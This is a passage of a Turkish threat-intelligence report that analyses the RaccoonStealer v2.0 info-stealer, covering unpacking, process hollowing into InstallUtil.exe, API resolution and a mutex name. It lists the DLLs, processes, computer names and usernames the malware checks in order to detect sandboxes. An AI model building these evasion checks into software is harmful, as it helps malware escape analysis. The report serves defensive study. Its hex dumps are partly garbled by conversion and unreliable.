



CYBER THREAT INTELLIGENCE



RACCOONSTEALER V2.0

TEKNİK ANALİZ RAPORU

İçindekiler

File.exe Analizi.....	2
Genel Bakış.....	2
Stage 2 Analizi.....	3
DLL Detection.....	3
Process Detection.....	4
Computer Name Detection	5
Username Detection	6
InstallUtil.exe Analizi	7
Genel Bakış.....	7
Dinamik Analiz	7
Getting API Function Address.....	7
String Çözümleme Algoritması	8
Process Access Detection	8
Request Verilerinin Oluşturulması	11
Network Analizi	12
Request Analizi	12
Respons Sonrası Analizi.....	14
Cihaz Bilgileri Alma	14
DLL Yükleme	17
Database İşlemleri	18
File Traversal Algorithm	19
Ek Analiz	20
Zararının Yaptığı SQL Sorguları	20
YARA Rule	21
MITRE ATTACK TABLE	22
Çözüm Önerileri.....	22

File.exe Analizi

Genel Bakış

SHA 256	1976859574585aac13a24b6696cec26479029a92334c721ec71492094a7edec3
Name	file.exe
File Type	PE32-EXE

Tablo 1 file.exe dosya bilgileri

```

    push r11,55C4B0
    mov edx,dword ptr ds:[55C8E0]
    push edx
    call dword ptr ds:[<&GetProcAddress>]
    mov dword ptr ds:[<&VirtualProtect>],eax
    lea eax,dword ptr ss:[ebp-4]
    push eax
    push 40
    mov ecx,dword ptr ss:[ebp+C]
    push ecx
    mov edx,dword ptr ss:[ebp+8]
    push edx
    call dword ptr ds:[<&VirtualProtect>]
    mov esp,ebp
    pop ebp
    ret

```

dword ptr [0055C4B8 <file.&VirtualProtect>]=<kernel32.virtualProtect>

.text:0054BA62 file.exe:\$16BA62 #16AE62

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	[x] Yerel Değişkenler	Yapı
Adres	Hex	ASCII					
025E0020	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 50 05 00	MZERè...x.è.P..					
025E0030	E0 15 00 FF D0 C3 00 00 40 00 00 00 00 00 00 00	à..yDÀ..@.....					
025E0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
025E0050	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	..o..!i!.L!tH					
025E0060	0E 1F BA 0E 0B B4 09 CD 21 B8 01 4C CD 21 54 68	..o..!i!.L!tH					
025E0070	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno					
025E0080	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS					
025E0090	60 6F 64 65 2E 24 00 00 50 45 00 00 4C 01 03 00	mode.\$..PE.L...					
025E00A0	4E E1 2D 63 00 00 00 00 00 00 00 00 E0 00 02 01	Ná-C.....à...					
025E00B0	08 01 0E 00 00 5E 12 00 00 50 03 00 00 00 00 00^..P...					
025E00C0	FC 6D 11 00 00 10 00 00 06 00 00 00 00 00 40 00	üm.....@.					
025E00D0	00 10 00 00 00 10 00 00 06 00 00 00 00 00 00 00					

Şekil 1 Çözümlenen kodun yazıldığı alan için çalıştırılabilir izni alınma işlemi

```

    stc
    push ds
    jmp file.549D083
    pushfd
    les edx,fword ptr ss:[ebp]
    mov dword ptr ss:[ebp],eax
    call dword ptr ss:[ebp-4]
    mov esp,ebp
    pop ebp
    ret

```

dword ptr [ebp-4]=[001AEF48]=025E0020

.text:00549DE9 file.exe:\$169DE9 #169E9

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	[x] Yerel Değişkenler	Yapı
Adres	Hex	ASCII					
025E0020	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 50 05 00	MZERè...x.è.P..					
025E0030	E0 15 00 FF D0 C3 00 00 40 00 00 00 00 00 00 00	à..yDÀ..@.....					
025E0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
025E0050	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	..o..!i!.L!tH					
025E0060	0E 1F BA 0E 0B B4 09 CD 21 B8 01 4C CD 21 54 68	..o..!i!.L!tH					
025E0070	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno					
025E0080	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS					
025E0090	60 6F 64 65 2E 24 00 00 50 45 00 00 4C 01 03 00	mode.\$..PE.L...					
025E00A0	4E E1 2D 63 00 00 00 00 00 00 00 00 E0 00 02 01	Ná-C.....à...					
025E00B0	08 01 0E 00 00 5E 12 00 00 50 03 00 00 00 00 00^..P...					
025E00C0	FC 6D 11 00 00 10 00 00 06 00 00 00 00 00 40 00	üm.....@.					


Şekil 2 Çözümlenen kodun başlangıç adresine çağrı yapılması

Zararlıının paketlenmiş olduğu tespit edilip unpack edilmiştir.

Stage 2 Analizi

Bu aşamada zararının analiz tespit teknikleri uyguladığı tespit edilmiştir.

DLL Detection



Şekil 3 Çalışma anında çözümlenen dinamik kütüphane isimlerinin bilgisayar üzerindeki varlığının tespiti

Zararının bazı güvenlik ürünlerine ve sistemlerine ait DLL dosyalarını tespit etmeye çalıştığı gözlemlenmiştir. Tespit etmeye çalıştığı DLL'ler ve ait oldukları sistemler şu şekildedir:

CWSandbox	api_log.dll
	dir_watch.dll
	pstorec.dll
Sandboxie	sbieDII.dll
ThreatExpert	dbghelp.dll
Comodo	cmdvrt32.dll /cmdvrt64.dll
BullGuard	BgAgent.dll

Tablo 2 Kontrol edilen dinamik kütüphane dosyaları isimleri ve ait oldukları sistemler

Process Detection

The screenshot shows the Immunity Debugger interface with the CPU tab selected. A red arrow highlights a process entry in the CPU pane, and another red arrow highlights a specific instruction in the assembly pane. The assembly pane shows assembly code with various registers and memory addresses. The CPU pane shows the instruction flow.

Şekil 4 Arka planda çalışmakta olan process'lerin anlık görüntüsünün alınması

The screenshot shows the Immunity Debugger interface with the CPU tab selected. A blue box highlights a malicious process, and a red box highlights a system process. Red arrows point to specific instructions in both processes, likely for comparison. The assembly pane shows assembly code with various registers and memory addresses.

Şekil 5 Zararlıların kara listesinde bulunan process'leri arka planda çalışan process'leri sıra ile karşılaştırma işlemi

The screenshot shows the Immunity Debugger interface with the CPU tab selected. A blue box highlights a malicious process, and a red box highlights a system process. Red arrows point to specific instructions in both processes, likely for comparison. The assembly pane shows assembly code with various registers and memory addresses.


Şekil 6 Zararlıların kara listesinde bulunan process'leri arka planda çalışan process'leri sıra ile karşılaştırma işlemi

Zararlıının arka planda çalışan processleri kendi kara listesi ile karşılaştırıldığı gözlemlenmiştir. Karşılaştırma yapılan process listesi şu şekildedir:

- fmon.exe
- WRSA.exe
- PSUAService.exe
- BullGuardCore.exe

ECHO


Computer Name Detection



Şekil 7 Kurban bilgisayar adının çekilme işlemi

0267782A		Döküm1	Döküm2	Döküm4	Döküm3	Döküm5	İzle 1	İx=l Yerel Değişken
Adres	Hex	ASCII						
0019A2A4	B4 A2 19 00	B4	A2	19	00	B4	A2	19
0019A2B4	37 00 53 00	49	00	4C	00	56	00	49
0019A2C4	6B 00 6C 00	6F	00	6E	00	65	00	5F
0019A2D4	34 00 2D 00	70	00	63	00	00	00	00
0019A2E4	73 00 69 00	64	00	65	00	54	00	6D
0019A2F4	54 00 55 00	2D	00	34	00	4E	00	48
0019A304	53 00 4D 00	43	00	47	00	31	00	48
0019A314	54 00 45 00	51	00	55	00	49	00	4C
0019A324	4F 00 4F 00	4D	00	42	00	4F	00	4F
0019A334	46 00 4F 00	52	00	54	00	49	00	4E
0019A344	00 00 00 00	57	00	49	00	4E	00	37
0019A354	52 00 41 00	50	00	53	00	00	00	00
0019A364	45 00 4C 00	4C	00	45	00	52	00	2D
0019A374	00 00 00 00	48	00	41	00	4E	00	53
0019A384	54 00 45 00	52	00	2D	00	50	00	43
0019A394	AA 00 4F 00	48	00	4E	00	2D	00	50
0019A3A4	53 00 41 00	4E	00	44	00	42	00	4F
0019A3B4	74 00 7A 00	00	00	00	00	4E	00	66
0019A3C4	46 00 62 00	50	00	66	00	48	00	00
0019A3D4	76 00 64 00	68	00	78	00	00	00	00
0019A3E4	49 00 43 00	5A	00	00	00	FO	A3	19
0019A3F4	57 00 49 00	4E	00	2D	00	4C	00	31

Şekil 8 Çözümleme sonrası bilgisayar isimlerinin bulunduğu kara liste



Şekil 9 Listedede bulunan bilgisayar isimlerini sıra ile kurban bilgisayar adı ile karşılaştırma işlemi


Zararlıının bir isim listesi çözümlemesi yaptığı ve bulunduğu bilgisayarın adı ile karşılaştırıldığı gözlemlenilmiştir. Çözümlenen bilgisayar adları:

SANDBOX	JOHN-PC	HANSPETER-PC	MUELLER-PC
WIN7-TRAPS	FORTINET	TEQUILABOOMBOOM	TU-4NH09SMCG1HC
InsideTm	klone_x64-pc	7SILVIA	tz
NfZt	FbPfH	hfvdhx	ELICZ

Tablo 3 Çözümlenen bilgisayar adları

ECHO


Username Detection



Şekil 10 Kullanıcı adının alınma işlemi

0019A0D8	E4 A0 19 00	E4 A0 19 00	E4 A0 19 00	54 00 45 00	à . . à . . T. E.
0019A0E8	51 00 55 00	49 00 4C 00	41 00 42 00	4F 00 4F 00	Q. U. I. L. A. B. O. O.
0019A0F8	4D 00 42 00	4F 00 4F 00	4D 00 00 00	73 00 61 00	M. B. O. M. S. a.
0019A108	6E 00 64 00	62 00 6F 00	78 00 00 00	74 00 69 00	n. d. b. o. x. t. i.
0019A118	5D 00 6D 00	79 00 00 00	4A 00 6F 00	68 00 6E 00	m. m. y. . J. o. h. n.
0019A128	20 00 44 00	6F 00 65 00	00 00 00 00	77 00 69 00	. D. o. e. . . . w. i.
0019A138	6C 00 62 00	65 00 72 00	74 00 00 00	76 00 69 00	T. b. e. r. t. . . v. i.
0019A148	72 00 75 00	73 00 63 00	6C 00 6F 00	6E 00 65 00	r. u. s. c. l. o. n. e.
0019A158	00 00 00 00	73 00 6E 00	6F 00 72 00	74 00 00 00	. . . s. n. o. r. t.
0019A168	41 00 6E 00	64 00 79 00	00 00 00 00	76 00 69 00	A. n. d. y. . . . v. i.
0019A178	72 00 75 00	73 00 65 00	74 00 65 00	73 00 74 00	r. u. s. t. e. s. t.
0019A188	20 00 75 00	73 00 65 00	72 00 00 00	6D 00 61 00	u. s. e. r. . . . m. a.
0019A198	6C 00 74 00	65 00 73 00	74 00 00 00	6D 00 61 00	l. t. e. s. t. . . . m. a.
0019A1A8	6C 00 77 00	61 00 72 00	65 00 00 00	73 00 61 00	l. w. a. r. e. . . s. a.
0019A1B8	5E 00 64 00	20 00 62 00	6F 00 78 00	00 00 00 00	n. d. . b. o. x. . . .
0019A1C8	50 00 65 00	74 00 65 00	72 00 20 00	57 00 69 00	P. e. t. e. r. . . . w. i.
0019A1D8	6C 00 73 00	6F 00 6E 00	00 00 00 00	6D 00 69 00	l. s. o. n. . . . m. i.
0019A1E8	6C 00 6F 00	7A 00 73 00	00 00 00 00	4D 00 69 00	l. o. z. s. . . . M. i.
0019A1F8	6C 00 6C 00	65 00 72 00	00 00 00 00	4A 00 6F 00	l. l. e. r. . . . j. o.
0019A208	68 00 6E 00	73 00 6F 00	6E 00 00 00	49 00 54 00	h. n. s. o. n. . . I. T.
0019A218	2D 00 41 00	44 00 4D 00	49 00 4E 00	00 00 00 00	- A. D. M. I. N. . . .
0019A228	48 00 6F 00	6E 00 67 00	20 00 4C 00	65 00 65 00	H. o. n. g. . . . L. e. e.
0019A238	00 00 00 00	48 00 41 00	50 00 55 00	42 00 57 00	.. . H. A. P. U. B. W.
0019A248	53 00 00 00	45 00 6D 00	69 00 6C 00	79 00 00 00	S. . . E. m. i. l. y. . .
0019A258	43 00 75 00	72 00 72 00	65 00 6E 00	24 00 55 00	C. u. r. r. e. n. t. U.
0019A268	73 00 65 00	72 00 00 00	B4 A2 19 00	B4 A2 19 00	s. e. r. . . . C. . . .
0019A278	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	.. . C. . . . C. . . .

Şekil 11 Çözümleme sonrası kullanıcı adı kara listesi



Şekil 12 Listedeki bulunan kullanıcı adlarının karşılaştırılma işlemi

Zararlıının ayrıca username listesi çözümlediğini ve bulunduğu bilgisayarın kullanıcı adı ile karşılaştırıldığı tespit edilmiştir. Karşılaştırılan kullanıcı adları:

CurrentUser	sandbox	Emily	HAPUBWS
Hong Lee	IT-ADMIN	Johnson	Miller
TEQUILABOOMBOOM	milozs	Peter Wilson	sand box
malware	maltest	test user	virus
Andy	snort	virusclone	wilbert
virusClone	John Doe	timmy	

Tablo 4 Kontrol edilen kullanıcı isimleri

Zararlıının "C:\Windows\Microsoft.NET\Framework64\v4. 0.30319\InstallUtil.exe" çalıştırılabilir dosyasına ProcessHollowing teknigi ile zararlı kod çalıştırıldığı tespit edilmiştir.

InstallUtil.exe Analizi


Genel Bakış

SHA256	6052F7D7832F6EDDF1BA8309F189FCCCB9917128D216FC1C181327B3DEBDEDAC
Name	InstallUtil.exe
File Type	PE32-EXE

Tablo 5 InstallUtil.exe dosya bilgileri

Dinamik Analiz

Getting API Function Address



Şekil 13 Kullanılacak API'lerin adreslerinin çekilmesi

Kullanacağı API Fonksiyonlarının adreslerini aldığı tespit edilmiştir. Adreslerini aldığı fonksiyonlar şu şekildedir:

GetFileSize	GetDriveType	GetFileSize	GetDriveType
GetModuleFileNameW	GetSystemInfo	GetModuleFileNameW	GetSystemInfo
wideCharToMultiByte	ShellExecuteW	wideCharToMultiByte	ShellExecuteW
PathMatchSpecW	InternetReadFile	PathMatchSpecW	InternetReadFile
HttpSendRequestW	HttpQueryInfoA	HttpSendRequestW	HttpQueryInfoA


Tablo 6 Adresleri alınan API'ler



Şekil 14 Mutex oluşturulması


Ayrıca Zararının **"264782971_qj5tS2bD5fD1nZ5kD2kV"** adında bir mutex oluşturduğu tespit edilmiştir.

String Çözümleme Algoritması




Şekil 15 Sıtring ifadelerin çözümlenme algoritması

Process Access Detection




Şekil 16 Bulunulan process'in Access token bilgisinin alınması


ECHO



Şekil 17 Karşılaştırma içim SID bilgisinin çekilmesi



